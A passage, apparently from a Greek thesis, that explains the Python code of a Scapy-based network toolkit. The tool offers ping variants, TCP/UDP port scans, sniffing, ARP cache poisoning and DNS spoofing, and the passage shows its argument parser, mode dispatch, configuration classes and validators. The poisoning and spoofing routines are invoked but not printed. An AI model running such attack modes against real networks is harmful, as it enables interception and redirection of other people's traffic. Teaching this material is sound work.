Η τεχνική «σύνδεσης» του κυρίως προγράμματος με τη γραφική διεπαφή χρήστη που αναφέρθηκε προηγουμένως, επιτρέπει στη τελευταία την δημιουργία «στιγμιοτύπων (instances)» εκτέλεσης του κυρίως προγράμματος. Αυτό θα συμβεί με την «ωοτόκηση υποδιεργασιών (subprocess spawning)» σε κάθε νέα επιλογή λειτουργίας. Θα υπάρχει όμως περιορισμός στον αριθμό στιγμιοτύπων ανά υποομάδα λειτουργιών, τόσο για τον έλεγχο των καταναλισκώμενων πόρων συστήματος όσο και για την αποφυγή διενέξεων μεταξύ λειτουργιών.

# 4. Ανάπτυξη κώδικα εφαρμογής

Στη συνέχεια, θα αναλυθεί η διαδικασία υλοποίησης της εφαρμογής, ακολουθώντας την τεχνική «από πάνω προς τα κάτω», ξεκινώντας δηλαδή με τη περιγραφή του κυρίως αλγορίθμου λειτουργίας και συνεχίζοντας προς τις συναρτήσεις βασικών δικτυακών λειτουργιών. Μετά την περιγραφή κάθε προγραμματιστικής τεχνικής και δομής ή συνάρτησης που χρησιμοποιήθηκε θα παρατίθεται η εικόνα με το αντίστοιχο κομμάτι κώδικα που την υλοποιεί και το αρχείο στο οποίο βρίσκεται. Επίσης, αναφέρεται πως για την υλοποίηση συγκεκριμένων λειτουργιών χρησιμοποιήθηκαν βιβλιοθήκες γενικής χρήσης, βιβλιοθήκες της συλλογής προγραμμάτων Scapy, καθώς και βιβλιοθήκες τρίτων προσώπων που διατίθενται στο Internet ως «ανοικτού κώδικα». Οι τελευταίες θα περιγράφονται καθώς αυτές εμφανίζονται κατά την ανάλυση του κώδικα της εφαρμογής.

## 4.1 Κυρίως πρόγραμμα (nettools.py)

Σε αυτό το σημείο θα αναφερθεί πως για τη σωστή λειτουργία της συλλογής προγραμμάτων Scapy απαιτούνται δικαιώματα διαχειριστή από την εφαρμογή. Για το λόγο αυτό ενσωματώθηκε ένας μηχανισμός ελέγχου στην εκκίνηση του κυρίως προγράμματος, που θα απαιτεί από τον χρήστη την εκτέλεσή του με δικαιώματα διαχειριστή (root permissions).

```
if __name__ == '__main__':
	# Check for admin privileges
	try:
		is_admin = os.getuid() == 0
	except AttributeError:
		is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0

	if is_admin:
		# On termination signals cleanup
		def sig_handler(signum, frame):
			app.cleanup()

		# Catch SIGINT, SIGTERM and SIGTSTP
		signal.signal(signal.SIGTSTP, sig_handler)
		signal.signal(signal.SIGINT, sig_handler)
		signal.signal(signal.SIGTERM, sig_handler)
		app = App()
		app.run()
	else:
		print "[!] Please run with administrator privileges."
```

Σε περίπτωση αποτυχίας απόκτησής τους, το πρόγραμμα τερματίζει με ένα προειδοποιητικό μήνυμα. Ο αντίστοιχος κώδικας φαίνεται παραπάνω. Πρώτα γίνεται έλεγχος για τα δικαιώματα χρήστη σε περίπτωση εκτέλεσης του προγράμματος σε λειτουργικό σύστημα αρχιτεκτονικής UNIX (όπως Linux, FreeBSD κ.α.), ενώ σε περίπτωση εξαίρεσης ελέγχεται η περίπτωση εκτέλεσης σε τερματικό

εντολών Windows. Αν ο έλεγχος είναι επιτυχής αρχικοποιούνται ορισμένοι χειριστές σημάτων εκτέλεσης (π.χ. SIGTERM, SIGINT) και ορίζεται μια συνάρτηση- χειριστή σημάτων που θα καλεί τη συνάρτηση «καθαρισμού (cleanup)» της εφαρμογής. Αφού συμβεί αυτό καλείται η συνάρτηση εκκίνησης της εφαρμογής. Σε περίπτωση αποτυχίας του ελέγχου δικαιωμάτων δίνεται η εντολή εκτύπωσης του προειδοποιητικού μηνύματος. Καθ όλη τη διάρκεια λειτουργίας της εφαρμογής θα εκτυπώνονται διάφορα μηνύματα ελέγχου. Η σηματοδοσία τους (το σύμβολο μέσα στις αγκύλες) θα καθορίζει τη σημαντικότητα του μηνύματος. Έτσι το θαυμαστικό «!» θα ορίζει «μοιραίο λάθος» στην εκτέλεση του αλγορίθμου με αποτέλεσμα να ακολουθηθεί από τερματισμό της εφαρμογής. (Σημειώνεται πως η ανάπτυξη της εφαρμογής, έγινε με στόχο τη λειτουργία σε υπολογιστές με λειτουργικό Linux και δεν έχει δοκιμαστεί η εκτέλεσή του σε άλλο). Ο χειριστής σημάτων **sig_handler** θα κληθεί με την χρήση οποιουδήποτε συνδυασμού πλήκτρων διακοπής ή παύσης διεργασιών του τερματικού. Όπως γίνεται εμφανές η κλήση του αντιστοιχεί στην κλήση της συνάρτησης `cleanup` της κλάσης **App**.

Στη συνέχεια, φαίνεται ο ορισμός της κλάσης **App,** που περιγράφει την εφαρμογή, καθώς και οι μέθοδοι που διαθέτει.

```
class App():
	def __init__(self):
		# Initialize thread variables
		# ARP Poisoning thread
		self.pt = None
		# DNS Spoofing thread
		self.st = None
		# Monitoring thread
		self.mt = None
		# Sniffing thread
		self.ft = None
		# Initialize top-level parser
		parser = argparse.ArgumentParser()
		parser.add_argument("-v", "--verbose", action="count",
default=0,
			help="Increase output verbosity")
		parser.add_argument("-V", "--version", action="version",
version=VERSION, help="Print version information")
		parser.add_argument("-D", "--description", action="version",
version=DESC, help="Print program description")
		parser.add_argument("-t", "--target", type=str,
default="192.168.1.0/24",
			help="Target of the program (Default target is local
intranet)")
		parser.add_argument("-g", "--gateway", type=str,
default="192.168.1.1",
			help="Set local gateway (Default local gateway is
'192.168.1.1')")
		parser.add_argument("-d", "--dns_server", type=str,
default="192.168.1.1",
			help="Set local DNS server (Default local DNS server is
'192.168.1.1')")
```

```
            parser.add_argument("-p", "--port", type=str, default="1-
1024",
                    help="Target port (Default target port range is 1-
1024")
            parser.add_argument("-dm", "--domain", type=str, default=None,
                    help="Domain to be spoofed (Used with DNS Spoofing
attack. Default is None)")
            parser.add_argument("-rr", "--redirect_to", type=str,
default=None,
                    help="Domain to be redirected to (Used with DNS
Spoofing attack. Default is None)")
            parser.add_argument("-m", "--mac_address", type=str,
default=None,
                    help="Target MAC Address (Default is None)")
            parser.add_argument("-i", "--iface", type=str, default=None,
                    help="Select network interface (Default is 'eth0')")
            parser.add_argument("-to", "--timeout", type=int, default=1,
                    help="Set packet response wait-time (Default is 1)")
            parser.add_argument("-ttl", "--ttl", type=int, default=64,
                    help="Set packets' Time-To-Live (Default is 64)")
            parser.add_argument("-vis", "--visual", action="store_true",
default=False,
                    help="Show visual representation of traceroutes
(Default is False)")
            parser.add_argument("--sniff_proto", type=str, default=None,
                    help="Filter sniffed packets by protocol (Default is
None)")
            parser.add_argument("--sniff_src", type=str, default=None,
                    help="Filter sniffed packets by source IP Address
(Default is None)")
            parser.add_argument("--sniff_dst", type=str, default=None,
                    help="Filter sniffed packets by destination IP Address
(Default is None)")
            parser.add_argument("--sniff_hwsrc", type=str, default=None,
                    help="Filter sniffed packets by source MAC Address
(Default is None)")
            parser.add_argument("--sniff_hwdst", type=str, default=None,
                    help="Filter sniffed packets by destination MAC Address
(Default is None)")
            parser.add_argument("--sniff_sport", type=str, default=None,
                    help="Filter sniffed packets by source port (Default is
None)")
            parser.add_argument("--sniff_dport", type=str, default=None,
                    help="Filter sniffed packets by destination port
(Default is None)")
            parser.add_argument("--poison_interval", type=int,
default=1.5,
                    help="Interval between ARP cache updates (in seconds)
(Default is 1.5)")
            parser.add_argument("--dbfile", type=str,
default="default.db",
                    help="Database file to use or modify (Used with '-R','-
L' and '-M' options. Default file is 'default.db')")
            parser.add_argument("-L", "--load",  action="store_true",
default=False,
```

```
                    help="Load configuration stored in database (Default is
False)")

                # Mode arguments
                group = parser.add_mutually_exclusive_group(required=True)
                # Host Discovery
                group.add_argument("-dE", "--icmp_echo", action="store_true",
                       default=False, help="ICMP Echo (Ping)")
                group.add_argument("-dT", "--icmp_timestamp",
action="store_true",
                       default=False, help="ICMP Timestamp")
                group.add_argument("-dM", "--icmp_mask", action="store_true",
                       default=False, help="ICMP Address Mask")
                group.add_argument("-dA", "--arp_ping", action="store_true",
                       default=False, help="ARP Ping")
                group.add_argument("-dQ", "--rev_dns_q", action="store_true",
                       default=False, help="Reverse DNS Query")
                # Scanning
                group.add_argument("-sS", "--scan_syn", action="store_true",
                       default=False, help="TCP-SYN Scan")
                group.add_argument("-sF", "--scan_fin", action="store_true",
                       default=False, help="TCP-FIN Scan")
                group.add_argument("-sX", "--scan_xmas", action="store_true",
                       default=False, help="TCP-Xmas Tree Scan")
                group.add_argument("-sN", "--scan_null", action="store_true",
                       default=False, help="TCP-NULL Scan")
                group.add_argument("-sA", "--scan_ack", action="store_true",
                       default=False, help="TCP-ACK Scan")
                group.add_argument("-sW", "--scan_win", action="store_true",
                       default=False, help="TCP-Window Scan")
                group.add_argument("-sU", "--scan_udp", action="store_true",
                       default=False, help="UDP Scan")
                # Sniffing
                group.add_argument("-f", "--sniff", action="store_true",
                       default=False, help="Sniffing")
                # Attacks
                group.add_argument("-aA", "--arp_cache_poison",
action="store_true",
                       default=False, help="ARP-Cache Poisoning Attack")
                group.add_argument("-aF", "--dns_spoof", action="store_true",
                       default=False, help="DNS Spoofing Attack")
                # Misc. Tools
                group.add_argument("-tT", "--trace_tcp", action="store_true",
                       default=False, help="Traceroute (TCP)")
                group.add_argument("-tU", "--trace_udp", action="store_true",
                       default=False, help="Traceroute (UDP)")
                # Monitoring
                group.add_argument("-M", "--monitor", action="store_true",
                       default=False, help="Monitoring")
                # Database operations
                group.add_argument("-R", "--db_reconfigure",
action="store_true",
                       default=False, help="Reconfigure stored network
configuration (Default is False)")
```

```
        # Parse arguments
        self.args = parser.parse_args()
```

Κατά την αρχικοποίηση της κλάσης αυτής, με τη χρήση της συνάρτησης **__init__**, η οποία εκτελείται αυτόματα κατά τη δημιουργία ενός νέου στιγμιότυπου του αντικειμένου στο οποίο ανήκει, δημιουργείται, όπως φαίνεται παραπάνω, ένας «αναλυτής παραμέτρων εισόδου (argument parser)» και ορίζονται οι διαθέσιμοι «διακόπτες (switches)» του προγράμματος. Με τη χρήση αυτών προσδιορίζεται η λειτουργία που θα εκτελέσει το πρόγραμμα καθώς και οι τιμές των απαραίτητων για την εκτέλεσή της, παραμέτρων. Για την διευκόλυνση του χρήστη, καθορίζονται «προεπιλεγμένες (default)» τιμές σε καίριες παραμέτρους, τις οποίες όμως έχει τη δυνατότητα να αλλάξει με τη χρήση κατάλληλων διακοπτών. Ο αναλυτής αυτός περιέχεται στη βιβλιοθήκη *argparse* που διανέμεται με την επίσημη συλλογή βιβλιοθηκών της Python. Ακόμα, με τη βοήθεια των σχολίων του κώδικα, γίνεται εμφανής και ο τρόπος ομαδοποίησης των λειτουργιών της εφαρμογής με βάση τους διακόπτες επιλογής τους. Ακόμα, στις πρώτες γραμμές της συνάρτησης αυτής, γίνεται αρχικοποίηση ορισμένων *νημάτων* που θα χρησιμοποιηθούν στη συνέχεια από ορισμένες λειτουργίες της εφαρμογής.

```
def createBootstrapConfig(self):
        conf = utils.Config()
        # Set local gateway
        if not conf.setGateway(self.args.gateway):
                print "[!] Could not set local gateway."
                return False
        # Set local DNS server
        if not conf.setDNSServer(self.args.dns_server):
                print "[!] Could not set local DNS server."
                return False
        # Set localhost
        localIP = [x[4] for x in scapy.all.conf.route.routes if x[2]
!= '0.0.0.0'][0]
        if not conf.setLocalhost(localIP):
                print "[!] Could not set localhost."
                return False
        # Load miscellaneous configuration options
        conf.setTimeout(self.args.timeout)
        conf.setTTL(self.args.ttl)

        return conf



def loadConfig(self):
        self.config = utils.Config()
        # Set local gateway
        if not self.config.setGateway(self.args.gateway):
                print "[!] Could not set local gateway."
                return False
        # Set local DNS server
        if not self.config.setDNSServer(self.args.dns_server):
                print "[!] Could not set local DNS server."
```

```
                return False
            # Set localhost
            localIP = [x[4] for x in scapy.all.conf.route.routes if x[2]
!= '0.0.0.0'][0]
            if not self.config.setLocalhost(localIP):
                print "[!] Could not set localhost."
                return False
            # Load miscellaneous configuration options
            self.config.setTimeout(self.args.timeout)
            self.config.setTTL(self.args.ttl)

            if self.args.monitor or self.args.arp_cache_poison or
self.args.dns_spoof or self.args.sniff:
                if utils.inLocalSubnet(self.target,self.config):
                    self.config.subnetIPs,self.config.subnetMACs =
utils.getAliveHosts(self.target)
                else:
                    self.config.subnetIPs,self.config.subnetMACs =
utils.getAliveHosts(utils.getSubnetAddress(self.config.localIP))

                # Prune localhost and gateway from subnet host list
                self.config.subnetIPs = [x for x in
self.config.subnetIPs if x != self.config.localIP]
                self.config.subnetMACs = [x for x in
self.config.subnetMACs if x != self.config.localMAC]
                self.config.subnetIPs = [x for x in
self.config.subnetIPs if x != self.config.gatewayIP]
                self.config.subnetMACs = [x for x in
self.config.subnetMACs if x != self.config.gatewayMAC]

                if not self.config.subnetIPs or not
self.config.subnetMACs:
                    print "[!] Subnet host list is invalid."
                    return False

                if len(self.config.subnetIPs) <
len(self.config.subnetMACs):
                    print "[!] Subnet host IP Address missing."
                    return False
                elif len(self.config.subnetIPs) >
len(self.config.subnetMACs):
                    print "[!] Subnet host MAC Address missing."
                    return False
                else:
                    pass

            return True

    def loadConfigFromDb(self):
            m = db.DbModule(self.args.dbfile)
            self.config = m.loadConfig()

            if not self.config:
                print "[!] Database error."
```

```
                        return False

                # Set localhost
                localIP = [x[4] for x in scapy.all.conf.route.routes if x[2]
!= '0.0.0.0'][0]
                if not self.config.setLocalhost(localIP):
                        print "[!] Could not set localhost."
                        return False

                # Load miscellaneous configuration options
                self.config.setTimeout(self.args.timeout)
                self.config.setTTL(self.args.ttl)

                if self.args.monitor:
                        self.config.subnetIPs,self.config.subnetMACs =
m.loadSubnetHosts()
                        if not self.config.subnetIPs or not
self.config.subnetMACs:
                                print "[!] Subnet host list is invalid."
                                return False

                        if len(self.config.subnetIPs) <
len(self.config.subnetMACs):
                                print "[!] Subnet host IP Address missing."
                                return False
                        elif len(self.config.subnetIPs) >
len(self.config.subnetMACs):
                                print "[!] Subnet host MAC Address missing."
                                return False
                        else:
                                pass

                m.close()
                return True
```

Παραπάνω βλέπουμε βοηθητικές συναρτήσεις, οι οποίες χρησιμοποιούνται για τη δημιουργία της δομής δεδομένων που περιγράφει τη «σύνθεση» του δικτύου είτε με προεπιλεγμένες τιμές, είτε με τις παραμέτρους που έθεσε ο χρήστης, είτε «φορτώνοντας» τιμές που περιέχονται σε ένα αρχείο βάσης δεδομένων. Η πρώτη, ονόματι **createBootstrapConfig**, διαφέρει από τις άλλες δύο στο ότι αγνοεί πληροφορίες σχετικά με τους άλλους κόμβους του δικτύου. Σε αυτό το τμήμα του κώδικα εμφανίζονται συναρτήσεις που περιέχονται τόσο σε βιβλιοθήκες της συλλογής Scapy όσο και σε αυτές που κατασκευάστηκαν για την εφαρμογή αυτή. Ο τρόπος λειτουργίας των τελευταίων θα αναλυθεί παρακάτω. Συγκεκριμένα, φαίνεται ότι σε κάθε μια από αυτές, γίνεται ανάθεση τιμών σε συγκεκριμένες παραμέτρους του δικτύου (όπως η τοπική διεύθυνση IP και ο προκαθορισμένος δρομολογητής- πύλη), καθώς και σε παραμέτρους ρύθμισης της αποστολής πακέτων δικτύου (όπως η τιμή TTL των πακέτων IP και ο χρόνος αναμονής (timeout) απάντησης του προορισμού). Σε περίπτωση αποτυχίας ανάθεσης κάποιας τιμής, εκτυπώνεται στην έξοδο σχετικό προειδοποιητικό μήνυμα και η εκτέλεση του

προγράμματος σταματάει. Τέλος, θα αναφερθεί εδώ – και θα αναλυθεί περαιτέρω όταν περιγράψουμε τη δομή **Config** – ότι εντός της τελευταίας διατηρείται λίστα με τους ενεργούς κόμβους που είναι συνδεδεμένοι στο δίκτυο κατά την εκκίνηση του προγράμματος και η οποία χρησιμοποιείται κατά κόρον κατά τη λειτουργία επιθέσεων δικτύου. Στο τέλος των συναρτήσεων αυτών γίνεται εμφανές πως, προς αποφυγή διενέξεων πακέτων και ανεπιθύμητων φαινομένων, αλλά και λόγω ύπαρξης των πληροφοριών αυτών σε άλλα πεδία της δομής **Config**, αφαιρούνται τόσο ο τοπικός κόμβος όσο και ο δρομολογητής- πύλη του δικτύου και γίνεται έλεγχος των αντιστοιχιών IP Address/MAC Address των κόμβων που διατηρήθηκαν στη λίστα.

```
def loadTarget(self,emptyConfig=False):
            self.target = self.args.target
            if not utils.validateIP(self.target,verbose=False):
                  print "[*] Loading DNS module..."
                  print "[*] Performing DNS lookup..."
                  if emptyConfig:
                        cnf = self.createBootstrapConfig()
                        m = dns.DNSModule(cnf)
                  else:
                        m = dns.DNSModule(self.config)
                  x = m.query(self.target)
                  if not x:
                        print "[!] IP Address could not be resolved."
                        return False
                  print "[*] " + self.target + " is at " + x + "."
                  self.target = x
```

Η συνάρτηση **loadTarget** χρησιμοποιείται για τη μετάφραση της παραμέτρου εισόδου που καθορίζει τον(ους) στόχο(υς) της λειτουργίας που θα χρησιμοποιηθεί σε μια κατάλληλη, για τις συναρτήσεις που θα την πραγματοποιήσουν, μορφή. Συγκεκριμένα, ελέγχεται η περίπτωση που ως στόχος έχει δοθεί όνομα περιοχής και όχι διεύθυνση IP. Τότε, γίνεται ανάλυση του ονόματος περιοχής, με χρήση βοηθητικών συναρτήσεων που βασίζονται στο πρωτόκολλο DNS, σε διεύθυνση. Οι ανάλυση των συναρτήσεων αυτών θα γίνει αργότερα.

Η συνάρτηση που ακολουθεί αποτελεί τη βασική λειτουργία της κλάσης **App** που είναι η εκκίνηση της κατάλληλης λειτουργίας και η τροφοδότηση των απαραίτητων πληροφοριών σε αυτήν.

```
def run(self):
            # Pre-load target info
            self.loadTarget(emptyConfig=True)

            # Load network configuration
            if self.args.monitor or self.args.db_reconfigure:
                  if self.args.load:
                        if not self.loadConfigFromDb():
```

```
                                        print "[!] Could not load configuration
from database."
                                        return False
                        else:
                                if not self.loadConfig():
                                        print "[!] Could not load configuration."
                                        return False
                else:
                        if not self.loadConfig():
                                print "[!] Could not load configuration."
                                return False

                # Load target info
                self.loadTarget()

                # Load redirection domain info
                if self.args.dns_spoof:
                        if not self.args.domain:
                                print "[!] -dm/--domain option is required."
                                return False
                        self.redirect_to = self.args.redirect_to
                        if self.redirect_to != None:
                                if not
utils.validateIP(self.redirect_to,verbose=False):
                                        print "[*] Loading DNS module..."
                                        print "[*] Performing DNS lookup..."
                                        m = dns.DNSModule(self.config)
                                        m.verbose = False
                                        x = m.query(self.redirect_to)
                                        if not x:
                                                print "[!] IP Address could not be
resolved."
                                                return False
                                        print "[*] " + self.redirect_to + " is at
" + x + "."
                                        self.redirect_to = x

                self.port = utils.parsePortRange(self.args.port)
                if not utils.validatePort(self.port):
                        print self.port
                        print "[!] Invalid port range."
                        return False

                # Pings
                if self.args.icmp_echo:
                        print "[*] Loading ICMP module..."
                        m = icmp.ICMPModule(config=self.config)
                        m.echo(self.target)
                elif self.args.icmp_timestamp:
                        print "[*] Loading ICMP module..."
                        m = icmp.ICMPModule(config=self.config)
                        m.timestamp(self.target)
                elif self.args.icmp_mask:
                        print "[*] Loading ICMP module..."
```

```
                m = icmp.ICMPModule(config=self.config)
                m.address_mask(self.target)
        elif self.args.arp_ping:
                print "[*] Loading ARP module..."
                m = arp.ARPModule(config=self.config)
                m.ping(self.target)
        elif self.args.rev_dns_q:
                print "[*] Loading DNS module..."
                m = dns.DNSModule(config=self.config)
                m.reverse_query(self.target)
        # Scans
        elif self.args.scan_syn:
                print "[*] Loading TCP module..."
                m = tcp.TCPModule(config=self.config)
                m.syn_scan(self.target,self.port)
        elif self.args.scan_fin:
                print "[*] Loading TCP module..."
                m = tcp.TCPModule(config=self.config)
                m.fin_scan(self.target,self.port)
        elif self.args.scan_xmas:
                print "[*] Loading TCP module..."
                m = tcp.TCPModule(config=self.config)
                m.xmas_scan(self.target,self.port)
        elif self.args.scan_null:
                print "[*] Loading TCP module..."
                m = tcp.TCPModule(config=self.config)
                m.null_scan(self.target,self.port)
        elif self.args.scan_ack:
                print "[*] Loading TCP module..."
                m = tcp.TCPModule(config=self.config)
                m.ack_scan(self.target,self.port)
        elif self.args.scan_win:
                print "[*] Loading TCP module..."
                m = tcp.TCPModule(config=self.config)
                m.win_scan(self.target,self.port)
        elif self.args.scan_udp:
                print "[*] Loading UDP module..."
                m = udp.UDPModule(config=self.config)
                m.scan(self.target,self.port)
        # Tools
        elif self.args.trace_tcp:
                print "[*] Loading Tools module..."
                m = tools.ToolsModule(config=self.config)
                if not utils.isSinglePort(self.port):
                        m.trace_tcp(self.target,visual=self.args.visual)
                else:

m.trace_tcp(self.target,self.port,visual=self.args.visual)
        elif self.args.trace_udp:
                print "[*] Loading Tools module..."
                m = tools.ToolsModule(config=self.config)
                if not utils.isSinglePort(self.port):
                        m.trace_udp(self.target,visual=self.args.visual)
                else:
```

```
        m.trace_udp(self.target,self.port,visual=self.args.visual)
                # Sniffing
                elif self.args.sniff:
                        print "[*] Loading Tools module..."
                        self.pt =
tools.PoisonThread(self.args.poison_interval,config=self.config)
                        self.pt.verbose = False
                        print "[*] Loading Sniffer module..."
                        arglist =
{'proto':self.args.sniff_proto,'src':self.args.sniff_src,

        'dst':self.args.sniff_dst,'hwsrc':self.args.sniff_hwsrc,

        'hwdst':self.args.sniff_hwdst,'sport':self.args.sniff_sport,

        'dport':self.args.sniff_dport}
                        self.ft =
sniffer.Sniffer(config=self.config,fltr=arglist)
                        self.ft.daemon = True
                        print "[*] Use 'Ctrl+C' to stop."
                        self.pt.start()
                        self.ft.start()
                        while not self.pt.done and not self.ft.done:
                                time.sleep(0.5)
                # Attacks
                elif self.args.arp_cache_poison:
                        print "[*] Loading Tools module..."
                        self.pt =
tools.PoisonThread(self.args.poison_interval,config=self.config)
                        print "[*] Use 'Ctrl+C' to stop."
                        self.pt.start()
                        while not self.pt.done:
                                time.sleep(0.5)
                elif self.args.dns_spoof:
                        print "[*] Loading Tools module..."
                        self.pt =
tools.PoisonThread(self.args.poison_interval,config=self.config)
                        self.pt.verbose = False
                        self.st =
tools.SpoofingThread(self.target,self.args.domain,self.redirect_to,config=s
elf.config)
                        print "[*] Use 'Ctrl+C' to stop."
                        self.pt.start()
                        self.st.start()
                        while not self.pt.done and not self.st.done:
                                time.sleep(0.5)
                # Monitoring
                elif self.args.monitor:
                        print "[*] Loading Tools module..."
                        self.pt =
tools.PoisonThread(self.args.poison_interval,config=self.config)
                        self.pt.verbose = False
                        print "[*] Loading Monitor module..."
```

```
                        self.mt =
monitor.MonitorThread(self.config,self.args.dbfile)
                        print "[*] Use 'Ctrl+C' to stop."
                        self.pt.start()
                        self.mt.start()
                        while not self.mt.done and not self.pt.done:
                                time.sleep(0.5)
                # Database Operations
                elif self.args.db_reconfigure:
                        print "[*] Loading Database module..."
                        m = db.DbModule(self.args.dbfile)
                        m.saveConfig(self.config)
                        m.close(commit=True)

                return True
```

Στο πρώτο τμήμα του κώδικα αυτής της συνάρτησης φαίνεται ότι γίνεται η φόρτωση του «στόχου» της λειτουργίας που θα εκτελεστεί καθώς και η φόρτωση ή δημιουργία της δομής **Config**. Στη συνέχεια, γίνεται έλεγχος και κατάλληλη προσαρμογή των υπόλοιπων δεδομένων εισόδου όπως του ονόματος περιοχής που θα «παραπλανηθεί (spoofed)» από την αντίστοιχη λειτουργία καθώς και η διεύθυνση στην οποία θα αναδρομολογηθεί ο κόμβος -θύμα. Ακόμα, καλείται η συνάρτηση μετάφρασης του εύρους θυρών που έχουν δοθεί ως είσοδος στη λειτουργία σάρωσης θυρών, σε μορφή κατανοητή από την αντίστοιχη συνάρτηση της λειτουργίας αυτής. Εν συνεχεία, γίνεται η αντιστοίχηση των παραμέτρων επιλογής λειτουργίας με τις αντίστοιχες συναρτήσεις. Όπως γίνεται εμφανές κατά την εκκίνηση των λειτουργιών αυτών εκτυπώνεται ένα μήνυμα στην έξοδο του προγράμματος και ακολούθως, προτού κληθεί η συνάρτηση που θα εκτελέσει τη λειτουργία, εκκινείται το module που την περιέχει. Όπου αυτό είναι απαραίτητο, η εκτέλεση της συνάρτησης γίνεται εντός νημάτων, η λειτουργία των οποίων θα αναλυθεί στην ενότητα του κειμένου που περιγράφει το αντίστοιχο αρχείο κώδικα που περιέχει τη συνάρτηση. Σε αυτό το σημείο γίνεται η ανάθεση του νήματος σε μια μεταβλητή η οποία θα χρησιμοποιηθεί για τη διακοπή της λειτουργίας με εντολή του χρήστη και καλείται η συνάρτηση εκκίνησης `start()` του νήματος.

Τέλος, συναντάται η συνάρτηση **cleanup**. Αυτή περιγράφει τη διαδικασία που ακολουθείται για τον σωστό τερματισμό της εφαρμογής· την κλήση, δηλαδή, των συναρτήσεων `stop` των ενεργών νημάτων που χρησιμοποιεί η εφαρμογή και την αναμονή τερματισμού τους (με τη συνάρτηση `join`).

```
def cleanup(self):
                print "[*] Stopping subprocesses..."
                # Wait for poison thread to die
                if self.pt:
                        if not self.pt.done:
                                print "[*] Stopping ARP Poisoning thread..."
                                self.pt.stop()
                                self.pt.join()

                # Wait for spoofing thread to die
```

```
        if self.st:
            if not self.st.done:
                print "[*] Stopping DNS Spoofing thread..."
                self.st.stop()
                self.st.join()

        # Wait for monitoring thread to die
        if self.mt:
            if not self.mt.done:
                print "[*] Stopping Monitoring thread..."
                self.mt.stop()
                self.mt.join()

        # Just stop the sniffing thread. It's daemonic so it dies with
us.
        if self.ft:
            if not self.ft.done:
                print "[*] Stopping Sniffing thread..."
                    self.ft.stop()
```

## 4.2 Βιβλιοθήκες εφαρμογής – Libs

Στην ενότητα αυτή θα αναλύσουμε τις συναρτήσεις και δομές που δημιουργήθηκαν με σκοπό την υλοποίηση των λειτουργιών που θα εκτελεί η εφαρμογή.

### 4.2.1 utils.py

Το αρχείο αυτό περιέχει βοηθητικές συναρτήσεις και δομές όπως η κλάση **Config** που αναφέρθηκε στη προηγούμενη ενότητα.

```
class Config():
    def __init__(self,iface="eth0"):
        self.iface = iface
        self.localIP = ""
        self.localMAC = ""
        self.gatewayIP = ""
        self.gatewayMAC = ""
        self.dnsServerIP = ""
        self.dnsServerMAC = ""
        self.subnetIPs = []
        self.subnetMACs = []
        self.timeout = 1
        self.ttl = 64

    def setTimeout(self,timeout):
        self.timeout = int(timeout)

    def setTTL(self,ttl):
        self.ttl = int(ttl)
```

```
	def setLocalhost(self,localIP):
		if not validateIP(localIP):
			print "[!] Local IP Address not valid."
			return False
		self.localIP = localIP
		self.localMAC = get_if_hwaddr(self.iface)
		if not self.localMAC:
			print "[!] Local MAC Address could not be resolved."
			return False
		elif not validateMAC(self.localMAC):
			print "[!] Local MAC Address not valid."
			return False
		else:
			return True

	def setGateway(self,gatewayIP):
		if not validateIP(gatewayIP):
			print "[!] Local Gateway IP Address not valid."
			return False
		m = arp.ARPModule(None)
		self.gatewayIP = gatewayIP
		self.gatewayMAC = m.getMAC(self.gatewayIP)
		if not self.gatewayMAC:
			print "[!] Local Gateway MAC Address could not be
resolved."
			return False
		elif not validateMAC(self.gatewayMAC):
			print "[!] Local Gateway MAC Address not valid."
			return False
		else:
			return True

	def setDNSServer(self,dnsServerIP):
		if not validateIP(dnsServerIP):
			print "[!] Local DNS Server IP Address not valid."
			return False
		m = arp.ARPModule(None)
		self.dnsServerIP = dnsServerIP
		self.dnsServerMAC = m.getMAC(self.dnsServerIP)
		if not self.dnsServerMAC:
			print "[!] Local DNS Server MAC Address could not be
resolved."
			return False
		elif not validateMAC(self.dnsServerMAC):
			print "[!] Local DNS Server MAC Address not valid."
			return False
		else:
			return True
```

Στον παραπάνω κώδικα φαίνεται πως η κλάση αυτή περιέχει τις ακόλουθες πληροφορίες για το δίκτυο:

1) Τοπική διεύθυνση IP – `localIP`

2) Τοπική διεύθυνση MAC – `localMAC`

3) Διεύθυνση IP δρομολογητή-πύλη – `gatewayIP`

4) Διεύθυνση MAC δρομολογητή-πύλη – `gatewayMAC`

5) Διεύθυνση IP διακομιστή DNS – `dnsServerIP`

6) Διεύθυνση MAC διακομιστή DNS – `dnsServerMAC`

Επίσης περιλαμβάνει και τις τιμές των παραμέτρων αποστολής πακέτων:

1) Διεπαφή δικτύου – `iface`

2) Χρονικό διάστημα αναμονής απάντησης – `timeout`

3) Χρόνος ζωής πακέτων – `ttl`

Ακολούθως, γίνεται η δήλωση των συναρτήσεων ανάθεσης τιμής στις παραμέτρους αποστολής πακέτων **`setTimeout`** και **`setTTL`**, οι οποίες προτού αναθέσουν την αντίστοιχη τιμή, τη μετατρέπουν σε ακέραιο (**`int`**) (κυρίως γιατί οι παράμετροι που δηλώνει ο χρήστης είναι αλφαριθμητικά (**`String`**). Τέλος, συναντώνται οι συναρτήσεις ανάθεσης των διευθύνσεων IP και MAC που αναφέρθηκαν προηγουμένως Για την τροποποίηση αυτών ο χρήστης δηλώνει μόνο τις διευθύνσεις IP κατά την εκκίνηση της εφαρμογής, ενώ οι διευθύνσεις MAC ανακαλύπτονται με τη χρήση συναρτήσεων που βασίζονται στο πρωτόκολλο ARP, οι οποίες θα αναλυθούν αργότερα.

Επίσης, γίνεται «επαλήθευση (validation)» όλων των διευθύνσεων ως προς τη μορφή τους και σε περίπτωση αποτυχίας εκτυπώνεται στην έξοδο σχετικό μήνυμα. Ο αντίστοιχος κώδικας φαίνεται παρακάτω:

```
def validateIP(ip,verbose=False):
	if not isinstance(ip,str):
		if verbose:
			print "[!] IP Address not a string."
		return False
	try:
		x = IPAddress(ip)
		return True
	except (ValueError,TypeError):
		if verbose:
			print "[!] Malformed IP Address."
		return False

def validateMAC(mac,verbose=False):
	if not isinstance(mac,str):
		if verbose:
			print "[!] MAC Address not a string."
		return False
```

```
	if re.match("[0-9a-f]{2}([-:])[0-9a-f]{2}(\\1[0-9a-f]{2}){4}$",
mac.lower()):
		return True
	else:
		if verbose:
			print "[!] Malformed MAC Address."
		return False
```

